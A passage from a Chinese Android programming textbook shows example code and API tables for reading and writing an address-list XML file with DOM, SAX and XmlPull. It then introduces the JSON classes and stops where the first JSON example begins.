


图 8-17　生成的 member.xml 文件内容（已排版）

完成了 DOM 输出的操作之后，下面再编写一个程序，将 member.xml 文件中的姓名和邮箱信息取出。

【例 8-19】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                                    //表格布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                        //布局管理器高度为屏幕高度
    <TableRow>                                                  //定义表格行
        <TextView                                               //定义文本显示组件
            android:layout_width="fill_parent"                  //组件宽度为表格列宽度
            android:layout_height="wrap_content"                //组件高度为文字高度
            android:textSize="20px"                             //设置文字大小
            android:text="姓名：" />                            //默认显示文字
        <TextView                                               //文本显示组件
            android:id="@+id/name"                              //组件 ID，程序中使用
            android:textSize="20px"                             //设置文字大小
            android:layout_width="fill_parent"                  //组件宽度为表格列宽度
            android:layout_height="wrap_content"/>              //组件高度为文字高度
    </TableRow>                                                 //表格行完结
    <TableRow>                                                  //定义表格行
        <TextView                                               //定义文本显示组件
            android:layout_width="fill_parent"                  //组件宽度为表格列宽度
            android:layout_height="wrap_content"                //组件高度为文字高度
            android:textSize="20px"                             //设置文字大小
            android:text="邮箱：" />                            //默认显示文字
        <TextView                                               //文本显示组件
            android:id="@+id/email"                             //组件 ID，程序中使用
            android:textSize="20px"                             //设置文字大小
            android:layout_width="fill_parent"                  //组件宽度为表格列宽度
            android:layout_height="wrap_content"/>              //组件高度为文字高度
    </TableRow>                                                 //表格行完结
    <TableRow>                                                  //定义表格行
        <Button                                                 //按钮组件
            android:id="@+id/but"                               //组件 ID，程序中使用
            android:layout_width="fill_parent"                  //组件宽度为表格列宽度
            android:layout_height="wrap_content"                //组件高度为文字高度
            android:text="读取"/>                               //默认显示文字
    </TableRow>
</TableLayout>
```

本程序依然采用表格布局操作，当用户读取数据时，会将 member.xml 中指定的内容设置到文本组件上进行显示。

【例 8-20】 定义 Activity 程序，采用 DOM 解析，读取数据

```java
package org.lxh.demo;
import java.io.File;
import java.io.IOException;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.parsers.ParserConfigurationException;
import org.w3c.dom.Document;
import org.w3c.dom.Element;
```

```
import org.w3c.dom.NodeList;
import org.xml.sax.SAXException;
import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class MyDOMDemo extends Activity {
	private TextView name = null;						//文本输入组件
	private TextView email = null;						//文本输入组件
	private Button but = null;							//按钮组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);			//调用布局管理器
		this.name = (TextView) super.findViewById(R.id.name) ;	//取得组件
		this.email = (TextView) super.findViewById(R.id.email) ;	//取得组件
		this.but = (Button) super.findViewById(R.id.but) ;		//取得组件
		this.but.setOnClickListener(new OnClickListenerImpl()) ;	//设置监听
	}
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			if(!Environment.getExternalStorageState().equals(
					Environment.MEDIA_MOUNTED)){		//如果 sdcard 不存在
				return ;								//返回被调用处
			}
			File file = new File(Environment
					.getExternalStorageDirectory().toString()
					+ File.separator
					+ "mldndata" + File.separator + "member.xml") ; //定义 File 类对象
			if (! file.exists()) {						//父文件夹不存在
				return ;								//返回被调用处
			}
			//1．建立 DocumentBuilderFactory，以用于取得 DocumentBuilder
			DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
			//2．通过 DocumentBuilderFactory 取得 DocumentBuilder
			DocumentBuilder builder = null;
			try {
				builder = factory.newDocumentBuilder();
			} catch (ParserConfigurationException e) {
				e.printStackTrace();
			}
			//3．定义 Document 接口对象，通过 DocumentBuilder 类进行 DOM 树的转换操作
			Document doc = null;
			try {
				doc = builder.parse(file);				//读取指定路径的 XML 文件
			} catch (SAXException e) {
```

```
                        e.printStackTrace();
                } catch (IOException e) {
                        e.printStackTrace();
                }
                //4. 查找 linkman 的节点
                NodeList nl = doc.getElementsByTagName("linkman");
                //5. 输出 NodeList 中第一个子节点中文本节点的内容
                for (int x = 0; x < nl.getLength(); x++) {                    //循环输出节点内容
                        Element e = (Element) nl.item(x) ;                    //取得每一个元素
                        MyDOMDemo.this.name.setText(e.getElementsByTagName("name")
                                        .item(0).getFirstChild().getNodeValue());   //设置文本
                        MyDOMDemo.this.email.setText(e.getElementsByTagName("email")
                                        .item(0).getFirstChild().getNodeValue());   //设置文本
                }
        }
    }
}
```

本程序采用 DOM 解析的方式从 member.xml 文件中将姓名和邮箱的信息读取出来，并且将内容设置到文本显示组件上显示。配置好权限之后，程序的运行效果如图 8-18 所示。




图 8-18　DOM 解析读取数据

【例 8-21】　修改 AndroidManifest.xml 文件，定义 sdcard 操作权限

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
```

8.2.5　SAX 操作

虽然 DOM 操作使用广泛，但是并不适合于进行大数据文件的操作，而此时就可以使用 SAX 解析方式进行 XML 文件的读取。

提示

DOM 和 SAX 的区别。

在《名师讲坛——Java Web 开发实战经典》第 3 章中曾经讲解过 DOM 和 SAX 的区别，下面进行简单的介绍。

DOM 解析适合于对文件进行修改和随机存取的操作，但是不适合于大型文件的操作；SAX 采用部分读取的方式，所以可以进行大型文件处理，而且只需要从文件中读取特定内容，而且 SAX 解析可以由用户自己建立对象模型。

下面采用 SAX 解析方式读取之前的 member.xml 文件。如果要完成 SAX 解析，首先必须定义一个 SAX 解析器，以及一个存储 xml 信息的简单 Java 类——LinkMan.java。

【例 8-22】　定义 LinkMan

```
package org.lxh.demo;
public class LinkMan {
```

```
        private String name;
        private String email;
        public String getName() {
            return name;
        }
        public void setName(String name) {
            this.name = name;
        }
        public String getEmail() {
            return email;
        }
        public void setEmail(String email) {
            this.email = email;
        }
}
```

在 member.xml 文件中，每一个 linkman 节点中都有 name 和 email 两个节点，所以 LinkMan.java 类的主要功能是保存每组节点中的数据。

【例 8-23】 定义 SAX 解析器，此类继承 DefaultHandler 类

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.List;
import org.xml.sax.Attributes;
import org.xml.sax.SAXException;
import org.xml.sax.helpers.DefaultHandler;
public class MySAX extends DefaultHandler {                         //继承 DefaultHandler
        private List<LinkMan> all = null;                           //保存全部元素
        private String elementName = null;                          //保存元素名称
        private LinkMan man = null;                                 //定义封装对象
        @Override
        public void startDocument() throws SAXException {           //文档开始
            this.all = new ArrayList<LinkMan>();                    //实例化集合
        }
        @Override
        public void startElement(String uri, String localName, String name,
                Attributes attributes) throws SAXException {        //元素开始
            if ("linkman".equals(localName)) {                      //表示是 linkman 节点
                this.man = new LinkMan();                           //实例化 LinkMan 对象
            }
            this.elementName = localName;                           //保存元素名称
        }
        @Override
        public void characters(char[] ch, int start, int length)
                throws SAXException {                               //取得元素内容
            if (this.elementName != null) {                         //表示有元素
                String data = new String(ch, start, length);        //取得文字信息
                if ("name".equals(this.elementName)) {              //是否是 name 节点
                    this.man.setName(data);                         //设置 name 属性
                } else if ("email".equals(this.elementName)) {      //是否是 email 节点
                    this.man.setEmail(data);                        //设置 email 属性
```

```
                }
            }
        }
        @Override
        public void endElement(String uri, String localName, String name)
                throws SAXException {                           //元素结束
            if ("linkman".equals(localName)) {                  //结尾标记是否是 linkman
                this.all.add(this.man);                         //向集合保存数据
                this.man = null;                                //清空对象
            }
            this.elementName = null;                            //清空元素标记
        }
        public List<LinkMan> getAll() {                         //取得全部集合
            return this.all;
        }
}
```

本解析器的主要功能是将指定 XML 文档中的数据全部取出，并且将数据封装成 LinkMan 类的对象保存在 List 集合中，由于 SAX 解析采用的是顺序的方式，所以每次操作都要对当前的操作节点进行判断，并且将指定的数据取出，最后所有的数据可以通过 getAll()方法返回。

【例 8-24】 定义 Activity 程序

```
package org.lxh.demo;
import java.io.File;
import java.util.List;
import javax.xml.parsers.SAXParser;
import javax.xml.parsers.SAXParserFactory;
import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class MySAXDemo extends Activity {
        private TextView name = null;                           //文本输入组件
        private TextView email = null;                          //文本输入组件
        private Button but = null;                              //按钮组件
        @Override
        public void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);
            super.setContentView(R.layout.main);                //调用布局管理器
            this.name = (TextView) super.findViewById(R.id.name) ; //取得组件
            this.email = (TextView) super.findViewById(R.id.email) ; //取得组件
            this.but = (Button) super.findViewById(R.id.but) ;  //取得组件
            this.but.setOnClickListener(new OnClickListenerImpl()) ; //设置监听
        }
        private class OnClickListenerImpl implements OnClickListener {
            @Override
            public void onClick(View view) {
                if(!Environment.getExternalStorageState().equals(
```

```
                    Environment.MEDIA_MOUNTED)){          //如果 sdcard 不存在
                return ;                                  //返回被调用处
            }
            File file = new File(Environment
                    .getExternalStorageDirectory().toString()
                    + File.separator
                    + "mldndata" + File.separator + "member.xml") ; //定义 File 类对象
            if (! file.exists()) {                        //父文件夹不存在
                return ;                                  //返回被调用处
            }
            //1．建立 SAX 解析工厂
            SAXParserFactory factory = SAXParserFactory.newInstance();
            SAXParser parser = null ;                     //2．构造解析器
            MySAX sax = new MySAX() ;                     //SAX 解析器
            try {
                parser = factory.newSAXParser();          //取得 SAXParser 对象
            } catch (Exception e) {
                e.printStackTrace();
            }
            try {
                parser.parse(file, sax);          //3．解析 XML 使用 DefaultHandler
            } catch (Exception e) {
                e.printStackTrace();
            }
            List<LinkMan> all = sax.getAll() ;            //取得联系人信息
            MySAXDemo.this.name.setText(all.get(0).getName());   //设置文本
            MySAXDemo.this.email.setText(all.get(0).getEmail()); //设置文本
        }
    }
}
```

本程序依然使用 DOM 解析程序的布局管理器，在按钮的单击操作中，首先指定了要操作的 member.xml 的 File 对象，之后利用自定义的 SAX 解析器（MySAX.java）对 member.xml 文件进行解析。本程序考虑到有可能有多个 linkman 节点，所以使用了 List 返回全部数据，而 member.xml 中由于只有一个 linkman 节点，所以直接采用 all.get(0)的方式取出保存的第一个 LinkMan 对象，并将其设置到文本组件上进行显示，程序的运行效果如图 8-19 所示。



图 8-19　SAX 读取

【例 8-25】 修改 AndroidManifest.xml 文件，定义 sdcard 操作权限

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
```

8.2.6　使用 XMLPull 解析

DOM 和 SAX 在使用上各有特点，但是使用起来都很不方便，而且有过 Java EE 程序开发经验的读者应该很清楚，在日常的工作中往往会用多种开源组件（如 JDOM、DOM4J）来完成 XML

解析的操作，但是在 Android 中并没有提供这样的组件，而是提供了另外一种 Pull 解析的操作方式。

提示

JDOM 和 Dom4J 是开源项目。

在开发中，往往利用 JDOM 或 DOM4J 这样的开源工具进行 XML 解析的操作，而想了解相关知识的读者可以参考《名师讲坛——Java Web 开发实战经典》一书第 3 章的内容。

另外，笔者再次提醒各位读者，学习 Android 开发之前最好能对 Java EE 的开发有一个基本的认识，即至少使用 MVC、SSH、AJAX 进行过项目开发，这样学习起来才会事半功倍，而如果对这些尚不熟悉，建议从 www.mldnjava.cn 上下载一些相关的学习资料，学会之后再进行 Android 学习。

在 Android 中，如果要想完成 Pull 解析处理，则需要 org.xmlpull.v1.XmlPullParserFactory 类和 org.xmlpull.v1.XmlPullParser 接口的支持，XmlPullParserFactory 类的主要功能是通过其 newPullParser()方法取得一个 XmlPullParser 接口的对象。XmlPullParserFactory 类的常用方法如表 8-7 所示。

表 8-7　XmlPullParserFactory 类的常用方法

No.	方　　法	类　　型	描　　述
1	public static XmlPullParserFactory newInstance()	普通	取得 XmlPullParserFactory 类的对象
2	public XmlPullParser newPullParser()	普通	取得 XmlPullParser 接口对象
3	public XmlSerializer newSerializer()	普通	取得 XmlSerializer 接口对象

Pull 的 XML 解析操作与 SAX 解析操作类似，也是采用事件驱动的方式，当 XML 文档开始解析或者遇到节点时都会有相应的事件代码触发，XmlPullParser 接口的事件代码及常用方法如表 8-8 所示。

表 8-8　XmlPullParser 接口的事件代码及常用方法

No.	事件代码及方法	类　　型	描　　述
1	public static final int START_DOCUMENT	常量	文档开始
2	public static final int END_DOCUMENT	常量	文档结束
3	public static final int START_TAG	常量	元素开始
4	public static final int END_TAG	普通	元素结束
5	public static final int COMMENT	普通	注释
6	public static final int TEXT	普通	元素内容
7	public abstract int getAttributeCount()	普通	取得元素的属性数量
8	public abstract String getAttributeName(int index)	普通	取得指定索引的属性名称
9	public abstract String getAttributeValue(int index)	普通	取得指定索引的属性内容
10	public abstract int getEventType()	普通	取得事件代码
11	public abstract String getName()	普通	取得当前元素的名称
12	public abstract String getText()	普通	取得当前元素的内容
13	public abstract int next()	普通	取得下一个操作事件代码

续表

No.	事件代码及方法	类　型	描　述
14	public abstract int nextTag()	普通	取得下一个标记
15	public abstract String nextText()	普通	取得当前节点的下一个文字
16	public abstract void setInput(InputStream inputStream, String inputEncoding)	普通	设置数据的输入字节流
17	public abstract void setInput(Reader in)	普通	设置数据的输入字符流

下面使用 Pull 解析的方式解析之前的 member.xml 文件，而本程序中所使用的 LinkMan.java 和 main.xml 文件都与之前的程序一致。

注意

参考代码在 Android Doc 文档中已给出。

如果读者不清楚 Pull 解析的操作方法，也可以直接参考 Android Doc 文档中的 XmlPullParser 接口的说明，其中已经给出了程序的参考代码。

【例 8-26】 定义 XML 解析的工具类——MyXMLPullUtil.java

```
package org.lxh.demo;
import java.io.InputStream;
import java.util.ArrayList;
import java.util.List;
import org.xmlpull.v1.XmlPullParser;
import org.xmlpull.v1.XmlPullParserFactory;
public class MyXMLPullUtil {
	private InputStream input = null;				//定义输入流
	public MyXMLPullUtil(InputStream input) {			//构造方法接收
		this.input = input;
	}
	public List<LinkMan> getAllLinkMan() throws Exception {
		List<LinkMan> all = null;				//保存全部数据
		LinkMan man = null;					//定义 LinkMan 对象
		String elementName = null;				//保存元素名称
		XmlPullParserFactory factory = XmlPullParserFactory.newInstance();
		XmlPullParser xpp = factory.newPullParser();		//创建 XmlPullParser
		xpp.setInput(this.input, "UTF-8");			//设置输入流
		int eventType = xpp.getEventType();			//取得操作事件
		while (eventType != XmlPullParser.END_DOCUMENT) {	//如果文档没有结束
			if (eventType == XmlPullParser.START_DOCUMENT) {	//开始文档
				all = new ArrayList<LinkMan>();		//实例化 List 集合
			} else if (eventType == XmlPullParser.START_TAG) {	//开始标记
				elementName = xpp.getName();		//取得元素名称
				if ("linkman".equals(elementName)) {	//如果是 linkman 节点
					man = new LinkMan();		//实例化对象
				}
			} else if (eventType == XmlPullParser.END_TAG) {	//结束标记
				elementName = xpp.getName();		//取得元素名称
				if ("linkman".equals(elementName)) {	//如果是 linkman 节点
```

```
                    all.add(man);                                      //保存对象
                    man = null;                                        //清空对象
                }
            } else if (eventType == XmlPullParser.TEXT) {              //元素内容
                if ("name".equals(elementName)) {                      //如果是 name 节点
                    man.setName(xpp.getText());                        //取出 name 节点元素
                } else if ("email".equals(elementName)) {              //如果是 email 节点
                    man.setEmail(xpp.getText());                       //取出 email 节点元素
                }
            }
            eventType = xpp.next();                                    //取得下一个事件码
        }
        return all;
    }
}
```

本程序中采用了 Pull 解析操作，程序会从指定的 InputStream 对象中读取出相关的 XML 数据，而后采用 XmlPullParser 接口的相关操作方法，使用循环读取出全部所需要的内容。

【例 8-27】 定义 Activity 程序，进行 Pull 解析

```
package org.lxh.demo;
import java.io.File;
import java.io.FileInputStream;
import java.io.InputStream;
import java.util.List;
import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class MyXMLPullDemo extends Activity {
    private TextView name = null;                                      //文本输入组件
    private TextView email = null;                                     //文本输入组件
    private Button but = null;                                         //按钮组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                           //调用布局管理器
        this.name = (TextView) super.findViewById(R.id.name) ;         //取得组件
        this.email = (TextView) super.findViewById(R.id.email) ;       //取得组件
        this.but = (Button) super.findViewById(R.id.but) ;             //取得组件
        this.but.setOnClickListener(new OnClickListenerImpl()) ;       //设置监听
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            if(!Environment.getExternalStorageState().equals(
                    Environment.MEDIA_MOUNTED)){                       //如果 sdcard 不存在
                return ;                                               //返回被调用处
```

```
                }
                File file = new File(Environment
                        .getExternalStorageDirectory().toString()
                        + File.separator
                        + "mldndata" + File.separator + "member.xml") ;      //定义 File 类对象
                if (! file.exists()) {                                       //父文件夹不存在
                    return ;                                                 //返回被调用处
                }
                try {
                    InputStream input = new FileInputStream(file);           //定义输入流
                    MyXMLPullUtil util = new MyXMLPullUtil(input);           //操作 Pull 工具类
                    List<LinkMan> all = util.getAllLinkMan();                //取得联系人信息
                    MyXMLPullDemo.this.name.setText(all.get(0).getName());  //设置文本
                    MyXMLPullDemo.this.email.setText(all.get(0).getEmail()); //设置文本
                } catch (Exception e) {
                    e.printStackTrace() ;
                }
            }
        }
}
```

本程序的关键代码就在于传递 InputStream 对象给 MyXMLPullUtil 类，并且利用此类中的 getAllLinkMan()方法取出全部的联系人信息，而后将信息设置到文本显示组件中进行显示，程序的运行效果如图 8-19 所示。

以上程序使用 Pull 解析方式完成了 XML 文档的解析操作，而 Android 中的 Pull 解析方式也可以完成 XML 文档的输出功能，这需要利用 org.xmlpull.v1.XmlSerializer 接口来完成，此接口可以通过程序控制 XML 文件中的元素、属性、文字的关系结构，而 XmlSerializer 接口的常用操作方法如表 8-9 所示。

表 8-9　XmlSerializer 接口的常用方法

No.	方　　法	类　　型	描　　述
1	public abstract void comment(String text)	普通	定义注释
2	public abstract void endDocument()	普通	增加元素结束标记
3	public abstract void flush()	普通	刷新缓冲区
4	public abstract String getName()	普通	取得设置的元素名称
5	public abstract void setOutput(Writer writer)	普通	设置输出的字符流
6	public abstract void setOutput(OutputStream os, String encoding)	普通	设置输出的字节流，并指定编码
7	public abstract void startDocument(String encoding, Boolean standalone)	普通	文档开始
8	public abstract XmlSerializer startTag(String namespace, String name)	普通	元素开始
9	public abstract XmlSerializer text(char[] buf, int start, int len)	普通	元素内容
10	public abstract XmlSerializer text(String text)	普通	元素内容
11	public abstract XmlSerializer endTag(String namespace, String name)	普通	元素结束

XmlSerializer 接口的对象实例化与 XmlPullParser 接口的对象实例化的过程是一样的，都要使用 XmlPullParserFactory 类完成，唯一不同的是，XmlSerializer 接口使用的是 XmlPullParserFactory 类中的 newSerializer()方法。下面通过具体的代码演示如何输出 XML 文件。

【例 8-28】 定义 Pull 解析操作的工具类——MyXMLPullUtil.java

```
package org.lxh.demo;
import java.io.OutputStream;
import java.util.Iterator;
import java.util.List;
import org.xmlpull.v1.XmlPullParserFactory;
import org.xmlpull.v1.XmlSerializer;
public class MyXMLPullUtil {
	private OutputStream output = null;	//定义输出流
	private List<LinkMan> all = null;	//保存全部数据
	public MyXMLPullUtil(OutputStream output, List<LinkMan> all) {	//构造方法接收
		this.output = output;	//取得输出流
		this.all = all;	//取得数据
	}
	public void save() throws Exception {
		XmlPullParserFactory factory = XmlPullParserFactory.newInstance();
		XmlSerializer xs = factory.newSerializer();	//取得 XmlSerializer 接口对象
		xs.setOutput(this.output, "UTF-8");	//设置输出编码
		xs.startDocument("UTF-8", true);	//文档开始，编码为 UTF-8，且独立运行
		xs.startTag(null, "addresslist");	//定义根元素开始
		Iterator<LinkMan> iter = this.all.iterator();	//取得 Iterator 接口对象
		while (iter.hasNext()) {	//迭代输出
			LinkMan man = iter.next();	//取出每一个 LinkMan
			xs.startTag(null, "linkman");	//定义 linkman 元素开始
			xs.startTag(null, "name");	//定义 name 元素开始
			xs.text(man.getName());	//设置 name 元素内容
			xs.endTag(null, "name");	//定义 name 元素结束
			xs.startTag(null, "email");	//定义 email 元素开始
			xs.text(man.getEmail());	//设置 email 元素内容
			xs.endTag(null, "email");	//定义 email 元素结束
			xs.endTag(null, "linkman");	//定义 linkman 元素结束
		}
		xs.endTag(null, "addresslist");	//定义根元素完结
		xs.endDocument();	//定义文档结束
		xs.flush();	//清空缓冲区
	}
}
```

本类的主要功能是在 save()方法中，将保存在 List 集合中的全部数据进行保存，而且使用 XmlSerializer 接口中的 startTag()、endTag()和 text()方法配置各个元素的关系。

【例 8-29】 定义 Activity 程序，向 XML 中保存多组数据

```
package org.lxh.demo;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.OutputStream;
```



```
import java.util.ArrayList;
import java.util.List;
import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
public class MyXMLPullDemo extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		if(!Environment.getExternalStorageState().equals(
				Environment.MEDIA_MOUNTED)){			//如果 sdcard 不存在
			return ;							//返回被调用处
		}
		File file = new File(Environment
				.getExternalStorageDirectory().toString()
				+ File.separator
				+ "mldndata" + File.separator + "member.xml") ;	//定义 File 类对象
		if (! file.exists()) {							//父文件夹不存在
			return ;							//返回被调用处
		}
		List<LinkMan> all = new ArrayList<LinkMan>() ;			//定义 List 集合
		for (int x = 0; x < 3; x++) {
			LinkMan man = new LinkMan();				//实例化 LinkMan 对象
			man.setName("李兴华 - " + x);				//设置 name 属性
			man.setEmail("mldnqa@163.com") ;				//设置 email 属性
			all.add(man) ;						//向集合保存
		}
		OutputStream output = null ;					//定义输出流
		try {
			output = new FileOutputStream(file);			//定义文件输出流
			new MyXMLPullUtil(output, all).save();			//生成 XML 文件
		} catch (Exception e) {
			e.printStackTrace() ;
		} finally {
			if (output != null) {					//输出流对象不为空
				try {
					output.close() ;				//关闭输出流
				} catch (IOException e) {
					e.printStackTrace();
				}
			}
		}
	}
}
```

【例 8-30】 修改 AndroidManifest.xml 文件，定义 sdcard 操作权限

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
```

本程序没有定义布局管理器，所有要保存在 XML 文件中的数据都通过 LinkMan 类进行了封装，并保存到 List 集合中，而后通过指定的输出流输出数据，数据保存成功后的文件内容如图 8-20 所示。



图 8-20　生成后的 XML 文件（未排版）

8.2.7　JSON 数据解析

使用 XML 文件虽然规范化了文件传输的定义格式，但由于每一个要传递的数值都需要使用元素进行声明，所以在传输数据时往往会传递许多无用的数据，从而导致传输的数据量增大。另一方面，XML 解析操作也比较复杂，所以在现在的开发中会使用一种轻量级的数据交换格式——JSON（JavaScript Object Notation）。

JSON 采用完全独立于语言平台的文本格式（这一点与 XML 作用类似），使用 JSON 可以将对象中表示的一组数据转换为字符串，然后在各个应用程序之间传递这些字符串，或者在异步系统中进行服务器和客户端之间的数据传递。

JSON 操作本身有其自己的数据格式，用户可以自己使用字符串拼凑，也可以直接利用 JSON 给出的操作类完成这些数据格式，而在 Android 系统中，JSON 操作所需要的数据包已经默认集成了，所以用户不再需要任何导包的操作，即可进行开发。JSON 中的常用类如表 8-10 所示。

表 8-10　JSON 解析的操作类

No.	类　名　称	描　　述
1	org.json.JSONObject	是 JSON 定义的基本单元，主要包含的就是一对（key/value）的值，与 Map 的保存结构类似，是使用“{}”括起来的一组数据，如{key 值,value 值}、{key 值,[数值 1,数值 2,数值 3]}
2	org.json.JSONArray	代表一种有序的数值，可以将对象的信息变为字符串，所有的数据都使用“[]”包裹，数值之间以“,”分隔，如[数值 1,数值 2,数值 3]
3	org.json.JSONStringer	可以快速、便捷地创建 JSON 文本；可以减少由于程序错误所导致的异常
4	org.json.JSONTokener	负责从 JSON 数据中提取数据
5	org.json.JSONException	JSON 解析出错时所抛出的异常信息

下面为了更好地说明 JSON 数据的定义，通过一个程序演示 JSON 保存数据的形式，而要想完成 JSON 数据的输出，必须使用 JSONObject 和 JSONArray 两个类进行操作。JSONObject 类的常用方法如表 8-11 所示，JSONArray 类的常用方法如表 8-12 所示。

表 8-11　JSONObject 类的常用方法

No.	方　　法	类　型	描　　述
1	public JSONObject()	构造	创建一个没有内容的 JSONObject 对象
2	public JSONObject(Map copyFrom)	构造	通过 Map 集合创建 JSONObject 对象
3	public JSONObject(JSONTokener readFrom)	构造	通过 JSONTokener 创建 JSONObject 对象
4	public JSONObject(String json)	构造	通过字符串创建 JSONObject 对象
5	public JSONObject accumulate(String name, Object value)	普通	追加一个新的 key/value 数据

续表

No.	方　　法	类　　型	描　　述
6	public Object get(String name)	普通	返回指定名称的 Object 型数据
7	public boolean getBoolean(String name)	普通	返回指定名称的 boolean 型数据
8	public double getDouble(String name)	普通	返回指定名称的 double 型数据
9	public int getInt(String name)	普通	返回指定名称的 int 型数据
10	public JSONArray getJSONArray(String name)	普通	返回指定名称的 JSONArray 型数据
11	public JSONObject getJSONObject(String name)	普通	返回指定名称的 JSONObject 型数据
12	public long getLong(String name)	普通	返回指定名称的 long 型数据
13	public String getString(String name)	普通	返回指定名称的 String 型数据
14	public boolean has(String name)	普通	判断是否有指定名称的数据存在
15	public boolean isNull(String name)	普通	判断指定名称的数据是否是 null
16	public Iterator keys()	普通	取出全部的 key
17	public int length()	普通	取得保存的数据长度
18	public JSONObject put(String name, int value)	普通	在指定位置增加 int 型数据
19	public JSONObject put(String name, long value)	普通	在指定位置增加 long 型数据
20	public JSONObject put(String name, Object value)	普通	在指定位置增加 Object 型数据
21	public JSONObject put(String name, boolean value)	普通	在指定位置增加 boolean 型数据
22	public JSONObject put(String name, double value)	普通	在指定位置增加 double 型数据
23	public Object remove(String name)	普通	删除指定名称的数据

表 8-12　JSONArray 类的常用方法

No.	方　　法	类　　型	描　　述
1	public JSONArray()	构造	创建一个没有值的 JSONArray 对象
2	public JSONArray(Collection copyFrom)	构造	通过 Collection 给出的内容创建 JSONArray 对象
3	public JSONArray(JSONTokener readFrom)	构造	通过 JSONTokener 创建 JSONArray 对象
4	public JSONArray(String json)	构造	从字符串中创建 JSONArray 对象
5	public Object get(int index)	普通	返回指定位置的对象
6	public boolean getBoolean(int index)	普通	返回指定位置的 boolean 型数据
7	public double getDouble(int index)	普通	返回指定位置的 double 型数据
8	public int getInt(int index)	普通	返回指定位置的 int 型数据
9	public JSONArray getJSONArray(int index)	普通	返回指定位置的 JSONArray 型数据
10	public JSONObject getJSONObject(int index)	普通	返回指定位置的 JSONObject 型数据
11	public long getLong(int index)	普通	返回指定位置的 long 型数据
12	public String getString(int index)	普通	返回指定位置的 String 型数据
13	public boolean isNull(int index)	普通	判断是否有数据
14	public String join(String separator)	普通	增加分隔符
15	public int length()	普通	返回保存的数据长度

续表

No.	方　　法	类　　型	描　　述
16	public JSONArray put(Object value)	普通	保存一个对象
17	public JSONArray put(int index, int value)	普通	在指定位置保存一个 int 型数据
18	public JSONArray put(int index, boolean value)	普通	在指定位置保存一个 boolean 型数据
19	public JSONArray put(int index, long value)	普通	在指定位置保存一个 long 型数据
20	public JSONArray put(int index, Object value)	普通	在指定位置保存一个 Object 型数据
21	public JSONArray put(int index, double value)	普通	在指定位置保存一个 double 型数据
22	public JSONArray put(boolean value)	普通	保存 boolean 型数据
23	public JSONArray put(int value)	普通	保存 int 型数据
24	public JSONArray put(long value)	普通	保存 long 型数据
25	public JSONArray put(double value)	普通	保存 double 型数据
26	public JSONObject toJSONObject(JSONArray names)	普通	将 JSONArray 变为 JSONObject

【例 8-31】 输出 JSON 文件格式到文件

```
package org.lxh.demo;
import java.io.File;
